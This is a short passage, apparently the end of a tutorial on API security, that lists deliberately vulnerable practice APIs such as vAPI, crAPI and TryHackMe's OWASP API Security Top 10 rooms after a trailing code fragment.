    ],
    "tracks":[
    ],
```


Other Vulnerable APIs to Practice

- vAPI - https://github.com/roottusk/vapi
- crAPI – https://owasp.org/www-project-crapi/
- TryHackMe room OWASP API Security Top 10 – 1, 2



OWASP API Security Top 10 - 1

Learn the basic concepts for secure API development (Part 1).



OWASP API Security Top 10 - 2

Learn the basic concepts for secure API development (Part 2).